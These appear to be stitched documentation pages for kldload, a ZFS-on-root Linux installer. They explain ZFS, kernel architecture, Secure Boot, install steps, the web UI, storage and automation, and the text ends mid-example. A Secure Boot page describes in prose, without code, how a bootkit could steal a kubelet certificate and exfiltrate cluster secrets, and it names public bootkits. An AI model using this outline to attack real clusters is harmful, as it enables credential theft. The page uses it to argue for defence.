kupgrade — upgrade with auto-snapshot
krecovery — emergency pool repair
kexport — disk image export

FULLY AUDITABLE

100% bash. One Python file. Zero compiled binaries.

The installer, the firstboot scripts, the snapshot system, the boot environment manager, the darksite builder, the image exporter — all plain bash. The web UI is one Python file. No Go. No Rust. No node_modules. No vendor SDKs.

`cat` any file and read what it does. Fork the repo and modify it. That's the point.

BSD-3-Clause. Free forever. You don't trust kldload — you trust your own eyes.

← Start Here

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Why ZFS

Your filesystem is lying to you.

Here's something most people never think about: when you save a file on ext4 or XFS, the filesystem writes it to disk and says "done." But it never checks whether what it wrote is actually what you gave it. It just trusts the hardware.

Hardware lies. Disks develop bad sectors. Controllers have firmware bugs. Cables get loose. Cosmic rays flip bits. These aren't hypotheticals — they're Tuesday. And your filesystem has no idea it happened. Your data is silently corrupted, and you won't find out until you try to open that file six months from now.

ZFS doesn't trust hardware. Every block of data gets a cryptographic checksum. Every time ZFS reads a block, it verifies the checksum. If the data doesn't match, ZFS knows it's corrupt — and if you have a mirror or RAIDZ, it automatically fetches a good copy and fixes it. While you sleep.

The features that change everything

Checksums on Everything

Every block. Every metadata structure. Every pointer. ZFS builds a Merkle tree — the same data structure Bitcoin uses — from the bottom of your storage up to the root. If anything changes without ZFS knowing, it catches it.

Imagine if every page of a book had a seal that broke if someone changed even one letter.

Copy-on-Write

ZFS never overwrites data in place. When you modify a file, it writes the new version to a new location, then atomically updates the pointer. If power fails mid-write, you have either the old version or the new version. Never a half-written mess.

Instead of erasing a line in your notebook and rewriting it, you write the new version on the next page and update the table of contents.

Snapshots in Milliseconds

A snapshot doesn't copy your data. It just says "remember this moment." Because ZFS never overwrites blocks, the old blocks are simply preserved. A snapshot of a 500GB filesystem takes less time than pressing Enter.

It's like bookmarking a page. The book doesn't get heavier.

Built-in Compression

Every write is transparently compressed before hitting disk. LZ4 compression adds nearly zero CPU overhead but typically gives you 1.5–2x more usable space. You don't configure it. You don't think about it. It just works.

Like your hard drive got 50% bigger for free.

Self-Healing

On a mirror or RAIDZ pool, when ZFS detects a corrupt block, it doesn't just report it — it fetches the good copy from the redundant disk and overwrites the bad one. Automatically. No downtime. No intervention.

If a word in your book got smudged, the book would fix itself from a backup copy stored in the margin.

No fsck. Ever.

Traditional filesystems need to be checked after a crash. That's `fsck`, and on a large filesystem, it can take hours. ZFS doesn't need fsck because its copy-on-write design means the on-disk state is always consistent. You boot. It's fine.

Other filesystems need a doctor visit after every stumble. ZFS doesn't stumble.

The licensing "problem"

ZFS was built by Sun Microsystems under the CDDL license. Linux uses the GPL. Some lawyers say these two licenses are incompatible, which means ZFS can't be shipped *inside* the Linux kernel. It has to be built as a separate module.

That's it. That's the whole "problem." Not a technical problem. Not a quality problem. Not a "ZFS doesn't work on Linux" problem. A licensing paperwork problem. And because of this paperwork, most Linux distributions refuse to include ZFS out of the box, leaving users to figure it out themselves.

Let's be clear about what this means: the best filesystem in existence is kept away from the most popular operating system on Earth because of two documents written in the 1990s by people who never imagined this situation. Linux users are left with ext4 (solid, but no checksums, no snapshots, no self-healing) or btrfs (ambitious, but not ready for the trust level ZFS has earned over two decades).

kldload exists because that's ridiculous. We handle the DKMS build, the module signing, the initramfs integration, and the bootloader configuration. You get ZFS on root. Done right. You focus on your work.

FreeBSD has had this figured out since 2007 ZFS has been a first-class citizen in FreeBSD for almost twenty years. It's the default filesystem for FreeNAS/TrueNAS. It's battle-tested on millions of systems. The code is identical. Linux just makes you jump through hoops to use it. We removed the hoops.

← Start Here ↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Kernels & Architecture

The conversation nobody is having.

Here's a question they used to teach in university and mostly don't anymore: **what is a kernel, and why does the architecture matter?**

The kernel is the one piece of software that talks directly to your hardware. Every program you run, every file you save, every packet you send — it all goes through the kernel. It's the translator between your code and the metal. How you design that translator changes everything about what your system can do.

Three architectures, three philosophies

Monolithic Kernel (Linux)

Everything runs in one address space. The filesystem, the network stack, the device drivers, the scheduler — they're all inside the kernel. They can call each other directly. No overhead. Blazing fast.

The tradeoff: if any component crashes or gets compromised, it takes down the entire kernel. There is no isolation. A bug in a WiFi driver can corrupt memory used by the filesystem. A kernel exploit owns *everything*.

A monolithic kernel is an open-plan office. Everyone can talk to everyone instantly. But if someone sets their desk on fire, the whole building burns.

Microkernel (QNX, L4, Mach)

The kernel does almost nothing — just memory management, scheduling, and message passing. Everything else (filesystems, drivers, networking) runs as separate processes in userspace. They communicate through IPC (inter-process communication).

The tradeoff: rock-solid isolation. A crashed driver gets restarted without affecting anything else. But every operation that crosses a boundary costs an IPC call, and IPC is inherently slower than a direct function call.

A microkernel is a building with fireproof walls between every room. If one room catches fire, the others are fine. But passing a document between rooms means sliding it through a slot in the wall instead of handing it over.

Hybrid Kernel (Windows NT, macOS XNU)

A pragmatic middle ground. Critical stuff runs in kernel space for performance. Less critical stuff runs in userspace for safety. The boundary is a design choice, not a dogma.

The reality: most production systems end up here, even if they started somewhere else. macOS's XNU combines Mach (microkernel) with BSD (monolithic) components. Windows NT runs drivers in kernel space despite its microkernel heritage. Purity yields to pragmatism.

A hybrid is an open-plan office where the accounting department has its own locked room. Best of both worlds, if you draw the lines right.

Why this matters right now

People deploy thousands of containers on a shared Linux kernel and call it "isolated." It's not. Containers use namespaces and cgroups — they're *policy*, not *isolation*. Every container shares the same monolithic kernel. A kernel exploit in one container owns them all. That's not a bug. That's the architecture.

This doesn't mean Linux is bad. It means you should understand what it is and what it isn't. Linux is phenomenal for performance, hardware support, and ecosystem. But if your threat model requires real isolation, you need hardware boundaries (VMs) or a different architecture. Knowing the difference is the whole game.

And here's the beautiful irony: **eBPF** — the technology that lets you safely inject code into a running Linux kernel — is essentially the monolithic kernel admitting it needs microkernel ideas. eBPF programs are verified, sandboxed, and can't crash the kernel. It's safe, modular code running inside a monolithic system. The architectures are converging. Understanding both helps you see where they're going.

The Tanenbaum-Torvalds debate (1992) Andrew Tanenbaum (creator of MINIX, a microkernel) told Linus Torvalds that monolithic kernels were "a giant step back into the 1970s." Torvalds said microkernels were too slow for real work. They were both right — and both wrong. Thirty years later, Linux uses eBPF for safe in-kernel code, and microkernels power every real-time system from medical devices to Mars rovers. The question was never "which is better." It was always "better *for what*."

← Start Here ↑ Top

kldload — Kernel vs Userland: Why Boot Order Matters

Learn

← Kernels & Architecture

Kernel vs Userland — why boot order matters.

There are two ways to add capabilities to a Linux system: load them into the kernel, or run them as a process in userspace. Both work. But they have fundamentally different security properties, and the difference comes down to **when they start**.

> The question isn't "does this feature exist on the system?"
>
> The question is: **"At what point during boot is this feature protecting me?"**

What boots when

0.0s — Kernel loads

UEFI hands off to the kernel. Kernel modules load immediately. ZFS mounts the root filesystem. WireGuard is available. eBPF subsystem is active. NVIDIA drivers are in memory. *The network is encrypted before any process exists.*

0.2s — initramfs

ZFSBootMenu selects the boot environment. The root pool is imported. Kernel modules that were built via DKMS are loaded. The system has a filesystem, encrypted networking, and GPU access — and no userspace process has started yet.

0.5s–3s — The gap

systemd starts. Services begin initializing. Daemons are loading config files, opening sockets, parsing rules. *Any capability that depends on a daemon is not yet active.* This is the vulnerability window.

3s–15s — Userland ready

Daemons are running. Cilium loads its eBPF programs. Container runtimes start. Firewall rules are applied. Service meshes establish connections. Network policies take effect. *Everything that happened before this moment was unprotected by these tools.*

Two models

Push Mode / Userland Daemon

A process starts, reads configuration, and pushes eBPF programs or firewall rules into the kernel. Examples: Cilium, Calico, Falco, Datadog agent.

The guard shows up after the building opens.

Native / Kernel Module (DKMS)

A module loads with the kernel itself. It's in memory before any process exists. Examples: WireGuard, ZFS, NVIDIA drivers, eBPF subsystem.

The lock is part of the door.

The trade-offs

	Userland (push)	Kernel (native)
Available at	3–15 seconds after boot	Instant — loads with the kernel
Vulnerability window	Yes — unprotected until daemon starts	None — active from second zero
Can be killed	Yes — crash, OOM, misconfiguration	No — cannot be killed from userspace
Update method	Reload config, restart daemon. No reboot.	DKMS rebuild on kernel upgrade. May need reboot.
Hot reload	Yes — change policy in seconds	Limited — module parameters, not full reconfiguration
Attack surface	Daemon process, config files, API endpoints	Kernel memory only — no API, no config parsing at runtime
Trusted boot chain	Not part of it — loads after boot completes	Signed via MOK — tamper-evident from firmware
Maintenance	Simple — package update, restart	DKMS rebuild on kernel upgrades across distros
Flexibility	High — dynamic policy, runtime changes	Low — behaviour defined at load time

How kldloadOS layers them

This isn't a choice between one model or the other. They're complementary. The kernel layer closes the vulnerability window. The userland layer provides flexibility on top. kldloadOS ships both — pre-assembled, in the right order.

Layer 1 — Kernel (second zero)

WireGuard — network encryption active before any process starts. **ZFS** — checksummed, encrypted filesystem from first mount. **eBPF subsystem** — the tracing infrastructure is live in kernel memory. **NVIDIA** — GPU available without waiting for a runtime.

The foundation. Cannot be killed. Cannot be bypassed. Signed and verified.

Layer 2 — Userland (seconds later)

eBPF tools — execsnoop, tcplife, biolatency attach to the kernel subsystem. **Cilium** — loads network policies via eBPF (on K8s workloads). **Ollama** — AI inference daemon. **Sanoid** — automated ZFS snapshot scheduling.

The flexibility layer. Hot-reloadable. Programmable. Rides the kernel substrate.

Why this matters

> Most platforms ship userland tools and call it security. The daemon starts, loads its rules, and *then* you're protected. But what about the seconds before that? What about when the daemon crashes at 3am?
>
> kldloadOS closes the window at the kernel level. WireGuard encrypts the network before systemd starts. ZFS checksums every block before any process reads it. The eBPF subsystem is tracing before any observability daemon initializes.
>
> **By the time Cilium loads its first policy, kldloadOS has been protecting the system for 10 seconds.**
>
> That's not a minor architectural detail. That's the difference between a system that is secure by default and one that becomes secure eventually.

← Kernels & Architecture

↑ Top

kldload — Secure Boot: Why the Boot Chain Is the Most Important Attack Surface

Learn

← Kernel vs Userland

Secure Boot — why the boot chain is the most dangerous attack surface.

Every security tool you run — your firewall, your EDR, your antivirus, your container runtime — loads *after* the kernel. If an attacker gets code running *before* the kernel, they own everything that comes after it. Your security tools can't detect what's already beneath them.

The uncomfortable reality: A motivated teenager with YouTube and a Kali Linux VM can download pre-built rootkit frameworks, bootkit toolkits, and UEFI attack tools that do the hard work for them. The knowledge barrier is nearly gone. Tools like BootHole, BlackLotus, and CosmicStrand are publicly documented with working proof-of-concept code.

What a boot-level rootkit can do

It loads before your OS

A rootkit in the UEFI firmware or bootloader loads before the kernel, before your antivirus, before your EDR, before your security tools even exist in memory. It can subvert everything that loads after it — including the kernel itself.

Most detection tools run inside the OS. The rootkit already owns the OS.

It survives reinstalls

UEFI rootkits live in firmware, not on disk. Reinstalling the OS doesn't help. Reformatting doesn't help. Some survive firmware flashes. The only reliable fix is replacing the hardware.

You can't clean a house by repainting the walls when the foundation is compromised.

The boot chain

Every system boots through a chain of stages. Each stage loads the next. Secure Boot means each stage **cryptographically verifies** the next before handing off control. If any link is unsigned or tampered with, the chain breaks and the system refuses to boot.

Stage 1 — UEFI Firmware
The hardware starts here. Secure Boot is a UEFI feature that checks: is the bootloader signed by a trusted key? If not, stop. This is the root of trust — everything downstream depends on this check.
Stage 2 — Bootloader (ZFSBootMenu)
Signed and verified by UEFI. ZFSBootMenu selects which boot environment to load. It must be signed or the firmware won't run it. On kldloadOS, this is the EFI binary installed to the ESP.
Stage 3 — Kernel
Signed by the distro vendor. The bootloader loads the kernel. If Secure Boot is enforcing, only a signed kernel will load. An attacker who modified the kernel binary gets caught here.
Stage 4 — Kernel Modules (DKMS)
Signed per-machine via MOK. ZFS, WireGuard, and NVIDIA are out-of-tree modules built via DKMS. kldloadOS

generates a Machine Owner Key during install and signs every module. The kernel verifies the signature before loading each one.
Stage 5 — Userspace
Everything above is verified. By the time systemd starts, every component in the boot chain has been cryptographically checked. A rootkit injected at any stage would have broken the chain and been caught.

Without Secure Boot

Stage 1 — UEFI Firmware
Runs whatever bootloader it finds. No signature check. A rootkit that replaced the bootloader binary gets executed with full trust.
Stage 2 — Bootloader
Unverified. Could be legitimate. Could be malware. The firmware doesn't know and doesn't check.
Stage 3 — Kernel
Unverified. The bootloader loads whatever kernel it's pointed at. A modified kernel with a backdoor loads without resistance.
Stage 4 — Modules
Unsigned. Any kernel module loads. A malicious module has full kernel access — read memory, intercept syscalls, hide processes.
Stage 5 — Userspace
Your security tools start. But they're running on a kernel that might already be compromised. Every security decision they make is based on information provided by a potentially hostile kernel. *They cannot detect what they cannot see.*

The Kubernetes nightmare

This isn't theoretical. Here's what happens when a rootkit meets a Kubernetes cluster that doesn't verify boot integrity:

The attack chain

The rootkit loads before the OS. It reads the kubelet's TLS client certificate from memory. It presents that cert to the Kubernetes API server. The API server sees a valid cert signed by the cluster CA — the TLS handshake succeeds. The rootkit now has legitimate node-level access to the cluster.

mTLS just means both sides have certs. It says nothing about whether the machine was compromised at boot.

The blast radius

With a stolen kubelet cert: read all secrets across every namespace the node touches. Inject containers into running pods. Exfiltrate the etcd database. Pivot to every node the compromised identity can reach. All over valid TLS. All with valid certs. Completely invisible to standard monitoring.

The cluster has no native way to detect this is happening.

Where kIdloadOS stands

- ✓ UEFI Secure Boot
- ✓ MOK-signed DKMS modules (ZFS, WireGuard, NVIDIA)
- ✓ ZFS integrity checking (every block checksummed)
- ✓ WireGuard encryption at second zero
- ✓ eBPF observability from kernel load
- × TPM-2 measured boot (planned)
- × Remote attestation before cluster admission (planned)

- × Kubernetes admission webhook verifying boot integrity (planned)

The full solution

> The complete chain looks like this:
>
> **Secure Boot** verifies the bootloader, kernel, and modules. **TPM-2** measures every stage and seals secrets against those measurements. **Remote attestation** (Keylime or similar) lets the cluster ask each node: "prove your boot chain was clean before I accept your credentials." **Kubernetes admission control** refuses nodes that can't prove clean boot. **Cilium network policy** limits blast radius even if a node is compromised.
>
> kldloadOS has the first two layers today. The attestation layer is on the roadmap. But even without it — **most enterprise Linux deployments ship with Secure Boot disabled, unsigned modules, no TPM attestation, and a boot process a motivated teenager could subvert.**
>
> The bar is low. kldloadOS is already above it.

← Kernel vs Userland

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

How Things Actually Work

What nobody teaches you anymore.

There was a time when using a computer meant understanding how it worked. Not all of it — nobody knows all of it — but the important parts. How it boots. How programs talk to the kernel. How data gets to the disk. How a packet gets from here to there.

That knowledge is disappearing. Not because it's obsolete — it's more relevant than ever — but because the industry decided abstractions are better than understanding. Use Kubernetes. Use Terraform. Use Docker. Don't ask how. Just `kubectl apply` and move on.

The problem is: when abstractions break — and they always break — you need to understand what's underneath. And if nobody taught you what's underneath, you're stuck. You can't debug what you don't understand.

kldload isn't just an installer. It's a working reference implementation of how a Linux system actually boots, from UEFI firmware to userspace. Every script is readable. Every choice is documented. When you install kldload, you can open the scripts and see exactly how it works. That's the point.

How your computer actually boots

Most people think booting is: press power, wait, see login screen. Here's what actually happens:

1. Firmware (UEFI)

The CPU wakes up and runs the firmware burned into your motherboard. UEFI looks at a special partition on your disk (the EFI System Partition) and finds a `.EFI` binary to run. That binary is your bootloader. The firmware doesn't know or care what operating system you have. It just runs the binary.

The firmware is the building superintendent. It unlocks the front door and lets in whoever's name is on the list.

2. Bootloader (ZFSBootMenu)

On a kldload system, the bootloader is ZFSBootMenu. It scans your ZFS pools, finds all the boot environments, and shows you a menu. Pick one, and it loads that environment's kernel and initramfs into memory. This is where boot environments become powerful — you can switch between completely different system states at this point.

The bootloader is the elevator. It knows about every floor and lets you pick which one to go to.

3. Initramfs (the mini operating system)

The kernel starts, but it can't mount ZFS yet — ZFS support is a module, and modules live on disk, and the disk is ZFS. Chicken and egg. The solution: the initramfs is a tiny Linux environment packed into RAM that contains just enough to load the ZFS module, import the pool, and mount the real root filesystem. Then it hands off to the real system.

The initramfs is a temporary scaffolding. You build it to reach the roof, then take it down once the building is standing.

4. systemd (the service manager)

Once the real root is mounted, systemd takes over. It reads unit files that describe every service the system should run, figures out the dependency graph, and starts everything in parallel. Network, SSH, logging, your web server — all managed by systemd. Every service is isolated, restartable, and observable.

systemd is the orchestra conductor. Every musician (service) knows their part, but the conductor decides when everyone starts playing and makes sure nobody's out of sync.

5. Your application

Now you're in userspace. Everything above this point exists to get you here. All those layers — firmware, bootloader, initramfs, kernel, systemd — they're infrastructure. They exist so your code can run safely, reliably, and fast. Understanding them means understanding why your application behaves the way it does.

You don't need to know how the plumbing works to take a shower. But when the water stops, the person who understands the pipes fixes it in five minutes. Everyone else waits for the plumber.

This entire boot chain is in the kldload source code Every step described above corresponds to a script or config file in the kldload repo. The bootloader install is in `bootloader.sh`. The initramfs build is in `bootstrap.sh`. The service setup is in `profiles.sh`. Read them. They're written to be read.

← Start Here ↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

How Services Talk

It's not just about receiving. You have to send, too.

When people learn about building services, they focus on the *ingress* side. How do I accept connections? How do I parse requests? How do I handle load? Good questions. But only half the picture.

A service that can only receive is a dead end. Real systems are conversations. Your service receives a request, processes it, and then *talks to other things* — databases, queues, other services, hardware. The send side is just as important as the receive side, and the patterns you use for it change everything about reliability, latency, and debuggability.

Channels, control planes, and back channels

Here's a pattern that shows up everywhere, and once you see it, you can't unsee it: **active and passive communication.**

FTP: The original two-channel protocol

FTP uses two connections: a *control channel* (port 21) where commands are sent, and a *data channel* (a separate port) where actual file data flows. In active mode, the server connects *back* to the client on a port the client specified. In passive mode, the client connects to a port the server specified.

This separation of control and data is everywhere. VDI protocols (Citrix ICA, VMware PCoIP) use a control channel for session management and separate channels for display, audio, USB, and clipboard — each optimized differently. Kubernetes uses the API server as a control plane and kubelet connections as the data plane.

It's like a phone call where you discuss the plan (control), and then a delivery truck brings the actual goods (data). Different channels for different purposes.

The back channel: reverse communication

Sometimes the most powerful pattern is the one that goes backwards. Instead of the client always initiating, the server pushes. Instead of polling, you subscribe. Instead of the installer pulling packages from the internet, the ISO carries everything with it.

An installer is nothing more than a process where hardware and services communicate to accomplish a feat. And the smartest installers use back channels — the target system reporting its state back to the installer, the bootloader telling the init system what to mount, the kernel passing parameters to userspace through `/proc/cmdline`.

Back channels are how the kitchen tells the waiter the special is sold out before they promise it to the table.

Protocol brokers: the right tool for the job

Ansible is great at push. "Go to these ten machines and run this playbook." But it's stateless — it doesn't know what happened between runs. Salt is a protocol broker. It maintains persistent connections (ZeroMQ under the hood), receives events in real-time, and can react. It does what Ansible does, plus everything Ansible can't.

The trick isn't choosing one. It's understanding that **push and pull, active and passive, request-reply and pub-sub** — these are all tools. A hammer and a screwdriver aren't competing. You use the one that fits. The person who only has a hammer thinks everything is a nail. The person who understands the toolbox builds things that work.

Salt is the nervous system (always connected, real-time). Ansible is the postal service (reliable, but you send a letter and wait). Both deliver messages. Neither replaces the other.

The recipe metaphor

Building systems is like cooking. You don't need to be a chef to feed yourself, but knowing what heat does to protein is the difference between a steak and a shoe. You don't need to memorize every protocol RFC, but understanding that TCP guarantees delivery (at a cost) and UDP doesn't (but is faster) is the difference between a system that works and one that "works on my machine."

It's not rocket science. It's recipes. And we're writing them down so you don't have to reverse-engineer them from Stack Overflow posts written in 2014.

← Start Here ↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

The Recipe

What kldload actually does, step by step.

No magic. No proprietary automation platform. Just a sequence of well-understood steps, executed in the right order. Here's the recipe for turning a blank disk into a running ZFS system. This is exactly what the kldload installer does. You could do it by hand. We just automated it.

Step 1: Partition the disk

Two partitions. First: a 512MB EFI System Partition (FAT32) for the bootloader. Second: everything else, formatted as a ZFS pool. That's it. No swap partition (ZFS can handle swap as a zvol if needed). No /boot partition (ZFSBootMenu reads kernels directly from ZFS).

You're dividing the land. A small lot for the mailbox (EFI), and the rest for the house (ZFS).

Step 2: Create the ZFS pool and datasets

Create `rpool` with LZ4 compression, 4K sector alignment, and POSIX ACLs. Then create the dataset hierarchy: `rpool/ROOT/default` (your root filesystem), `rpool/home`, `rpool/var`, `rpool/var/log`. Each dataset can have independent snapshot and quota policies.

Building rooms in the house. The living room (root), bedrooms (home), utility room (var). Each room has its own thermostat.

Step 3: Install the base OS

For Debian: `debootstrap` lays down a minimal root filesystem. For CentOS: `dnf --installroot` does the same. Then install the kernel, ZFS packages, and essential tools. Build the ZFS kernel module via DKMS so it matches your exact kernel version.

Moving the furniture in. Bed, kitchen table, fridge. The essentials before you worry about decoration.

Step 4: Build the initramfs

The initramfs needs the ZFS module baked in so the kernel can mount the ZFS root filesystem at boot. On Debian, `zfs-initramfs` handles this. On CentOS/RHEL, `zfs-dracut`. The initramfs also gets the machine's `hostid` so ZFS can identify its pools.

Packing a go-bag. It has everything you need to get from the front door (firmware) to your bedroom (root filesystem) in the dark.

Step 5: Install the bootloader

Copy the ZFSBootMenu EFI binary to the EFI System Partition. Register it with the firmware via `efibootmgr`. Install a backup copy at the UEFI fallback path so it boots even if the firmware forgets the boot entry. Write `/etc/fstab` for just the EFI partition — ZFS datasets are mounted by `zfs-mount.service`, not fstab.

Putting up the address sign and making sure the GPS knows where you live.

Step 6: Export and reboot

Cleanly export the ZFS pool so it can be imported fresh on first boot. Write the `zpool.cache` so the pool imports quickly. Enable ZFS systemd services. Power off. Remove the USB. Boot from disk.

You now have a ZFS-on-root Linux system with boot environments, automatic snapshots, transparent compression, and a filesystem that will never silently corrupt your data.

Locking up the construction site, handing over the keys, and moving in.

Every step above is a function in the source code `k_install_zfs_storage()`, `k_bootstrap_base()`, `k_install_bootloader()` — readable bash functions with comments. Fork the repo. Read them. Modify them. That's the point.

← Start Here ↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Web UI

Everything from a browser. Nothing you can't also do from a terminal.

kldload ships a browser-based interface that runs on the live ISO and on the installed system. It's a Python 3 server with a WebSocket API — no frameworks, no npm, no node_modules. One Python file. Serves on port 8080. Does everything.

Installer wizard

5-step guided installation

1. Pick your target disk — auto-detected, shows size and model
2. Set hostname, username, password — sensible defaults pre-filled
3. Choose ZFS encryption (optional, AES-256-GCM)
4. Paste your SSH public key (optional)
5. Confirm and install — real-time progress streamed to your browser

90 seconds from "Install" to "Done." Then reboot into your new ZFS system.

Dashboard

One-screen system overview

Hostname, distro, kernel version, CPU, RAM, uptime. ZFS pool health, dataset usage, compression ratios, snapshot counts. Service status for SSH, ZFS, web UI. Everything you need to know without typing a command.

ZFS management

Visual ZFS operations

Browse datasets in a tree view. Create snapshots with a click. Roll back. View compression ratios and usage. Manage boot environments. See pool health with usage bars. All backed by the same CLI tools — the web UI just calls `ksnap`, `kbe`, `kdf` under the hood.

Logs

Real-time log streaming

Tail any system log from the browser. Installer, storage, bootstrap, snapshots, firstboot. Regex filtering. ANSI color rendering. See exactly what the system is doing.

WebSocket API

Everything the web UI does is available as a JSON WebSocket API on port 8081. Build your own tools on top of it. Automate from any language that speaks WebSocket.

system_info
Hostname, OS, kernel, CPU, RAM, uptime, ZFS pool status
list_disks
Available disks with size, model, partitions
install
Start installation with JSON config (disk, hostname, password, options)
zfs_list
List pools, datasets, snapshots, properties
tail_log
Stream a log file in real-time (installer, storage, bootstrap, etc.)

← Platform ↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Storage & ZFS

ZFS on root. Every distro. Automatic. Identical.

Every kldload install creates the same ZFS dataset hierarchy. The pool layout, compression settings, snapshot policies, and mount points are identical across Debian, CentOS, Rocky, and RHEL. Switch distros and your ZFS muscle memory transfers completely.

Dataset layout

Dataset
Mount
Purpose

`rpool`
`none`
Pool root. Container only — never mounted directly.

`rpool/ROOT/<host>`
`/`
Active boot environment. Your running system. Snapshottable, cloneable, rollbackable.

`rpool/home`
`/home`
User homes. Separate dataset — survives root rollbacks. Each user gets their own child dataset automatically.

`rpool/root`
`/root`
Root user's home. Isolated from system root.

`rpool/srv`
`/srv`
Service data. Web roots, databases, app state. Snapshotted every 15 minutes.

`rpool/var`
`/var`
Variable data container. Isolated from root so log explosion can't fill the OS.

`rpool/var/log`
`/var/log`
Logs. Persists across root rollbacks — you can always see what happened.

`rpool/var/cache`
`/var/cache`
Package cache. Survives rollbacks so you don't re-download packages.

`rpool/var/tmp`
`/var/tmp`
Temporary files. Excluded from snapshots — no wasted space on temp data.

Why separate datasets? When you roll back the root filesystem, `/home`, `/var/log`, and `/srv` stay untouched. Your user data, your logs, and your service data survive the rollback. This is deliberate. Rolling back the OS shouldn't destroy your work.

Pool properties

compression=lz4
Transparent compression. Near-zero CPU overhead. Typically 1.5–2x space savings. Always on.
ashift=12
4K sector alignment. Matches modern disks. Set at pool creation, can't be changed.
autotrim=on
Automatic TRIM for SSDs. Keeps the drive informed about freed blocks.
acltype=posixacl
POSIX ACLs. Required for systemd and most Linux services.
xattr=sa
Store extended attributes in the inode. Faster than external files.
dnodesize=auto
Automatic dnode sizing. Lets ZFS optimize metadata storage per-file.

ZFS encryption

AES-256-GCM — native ZFS encryption

Optional at install time. Not LUKS, not dm-crypt — native ZFS encryption. Per-dataset. Hardware-accelerated on modern CPUs (AES-NI). Passphrase entered at ZFSBootMenu before the OS loads. Encrypted snapshots and replication work transparently (`zfs send -w` sends raw ciphertext).

Overhead: 5–15% for sequential I/O. Negligible for random I/O. **Recovery:** None. Forget the passphrase, lose the data. This is by design.

Replication

ZFS send/recv — block-level replication

Replicate datasets to any ZFS target: another kldload node, TrueNAS, any Linux with OpenZFS. Initial full send, then incremental (only changed blocks). Over SSH, over WireGuard, over anything.

```
# Full replication
zfs send -R rpool/srv@snap | ssh backup "zfs recv -F backup/srv"

# Incremental (only changes since last sync)
zfs send -R -I @old @new | ssh backup "zfs recv backup/srv"

# Encrypted replication (ciphertext only, receiver can't read)
zfs send -w rpool/srv@snap | ssh backup "zfs recv backup/srv"
```

← Platform ↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Security

Secure by default. Auditable by design.

kldload doesn't bolt on security after the fact. Every design choice — from the read-only ISO to the ephemeral live session to the signed kernel modules — is made with the assumption that the system will run in hostile environments.

Secure Boot & MOK

Machine Owner Key signing

kldload generates a unique RSA-2048 MOK keypair during installation. Every ZFS kernel module is automatically signed. DKMS is configured to sign future builds. On Secure Boot systems, the MOK enrollment happens on first boot via the standard MokManager.

This means ZFS works on Secure Boot systems out of the box. No disabling Secure Boot. No unsigned modules. No warnings.

Air-gap / darksite

Zero internet. Zero phone home. Zero dependency.

Every ISO ships with a complete package mirror baked in. Installation requires no internet connection, no DNS, no DHCP from an upstream network. The ISO is the deployment. The bytes that leave your build host are the bytes that boot on the target.

Chain of custody is absolute. SHA-256 checksum at build time. Byte-identical at deploy time. No transformation, no last-mile download, no "please wait while we fetch 400 packages."

Ephemeral live session

Live mode writes nothing to disk

The live desktop runs entirely from RAM. No swap, no disk writes, no persistent state. When you power off, everything is gone. SSH keys, WireGuard keys, browser history — gone.

`kpoof` goes further: it actively scrubs sensitive material from RAM before shutdown. Shreds CA keys, zeroes WireGuard private keys, clears temp files, and drops the page cache.

Package holds

Critical packages can't be accidentally upgraded

The kernel, ZFS modules, bootloader, and Secure Boot tools are marked as held. Automatic updates won't touch

them. When you're ready to upgrade these, `kupgrade` handles it with an automatic pre-upgrade snapshot. If the upgrade breaks boot, roll back.

100% auditable

Every line of code is a readable bash script

No compiled binaries. No vendor SDKs. No obfuscation. The installer is bash. The tools are bash. The web UI is Python. `cat` any of them and read what they do. If you don't trust it, audit it. If you want to change it, fork it. That's what open source means.

← Platform ↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Automation

Every deployment is unattended. Every operation is scripted.

kldload was designed from the start to be hands-free. The web UI is for humans who want to watch. The real power is in the automation layer — seed disks, answer files, systemd services, and hooks that do everything without you touching a keyboard.

Unattended installation

Seed disk: plug and walk away

Format a USB drive as FAT32, label it `KLDLOAD-SEED`, drop an `answers.env` file on it. Insert it alongside the ISO. Boot. The system finds the seed disk, reads the answers, installs to the target disk, and powers off. Zero interaction.

The answer file is just environment variables:

```
KLDLOAD_INSTALL_DISK=/dev/vda
KLDLOAD_HOSTNAME=web-prod-01
KLDLOAD_USERNAME=admin
KLDLOAD_PASSWORD=changeme
KLDLOAD_STORAGE_MODE=zfs
KLDLOAD_TIMEZONE=America/Vancouver
KLDLOAD_PROFILE=server
```

Write the recipe card. Stick it on the fridge. Dinner makes itself.

Autoinstall service

`kauto.service` runs on every live boot. It scans for a seed disk. If found, it installs. If not, it starts the web UI and waits for a human. Same ISO. Same boot. Attended or unattended — determined by whether a seed disk is present.

Firstboot automation

Role-specific setup on first power-on

`kfirst.service` runs once on the first boot of an installed system. It reads the install manifest (`/etc/kldload/install-manifest.env`), determines the node's role (server, desktop, kvm, etc.), and configures accordingly. WireGuard keys, Salt enrollment, service activation — all automatic.

The house builds itself based on the blueprints you left in the mailbox.

Systemd services and timers

kldload installs 13+ systemd services and 3 timers that handle automatic snapshots, package holds, boot-time

health checks, and more. Everything runs on schedule. Everything logs.

ksnap.timer
Hourly boot environment snapshot. Always have a known-good state.
kldload-srv-snapshot.timer
Snapshot `/srv` every 15 minutes. Service data is never more than 15 minutes old.
kldload-package-holds.service
Marks kernel, ZFS, and bootloader packages as held. No surprise breakage from auto-updates.
kweb.service
Web UI server. Auto-starts, auto-restarts on failure. Port 8080.
kauto.service
Seed disk scanner. Runs on live boot, triggers unattended install if seed found.

Disk labeling & asset management

Know what's in the rack before you open the door

kldload supports structured disk labels that encode physical location, ZFS pool membership, hardware details, and lifecycle information. Every disk knows where it lives, what pool it belongs to, when its warranty expires, and where to reorder it.

```
PHYSICAL LOCATION
  Region: CA-WEST-1  Datacenter: YVR01  Rack: R12-08  Slot: SLOT07

ZFS INFORMATION
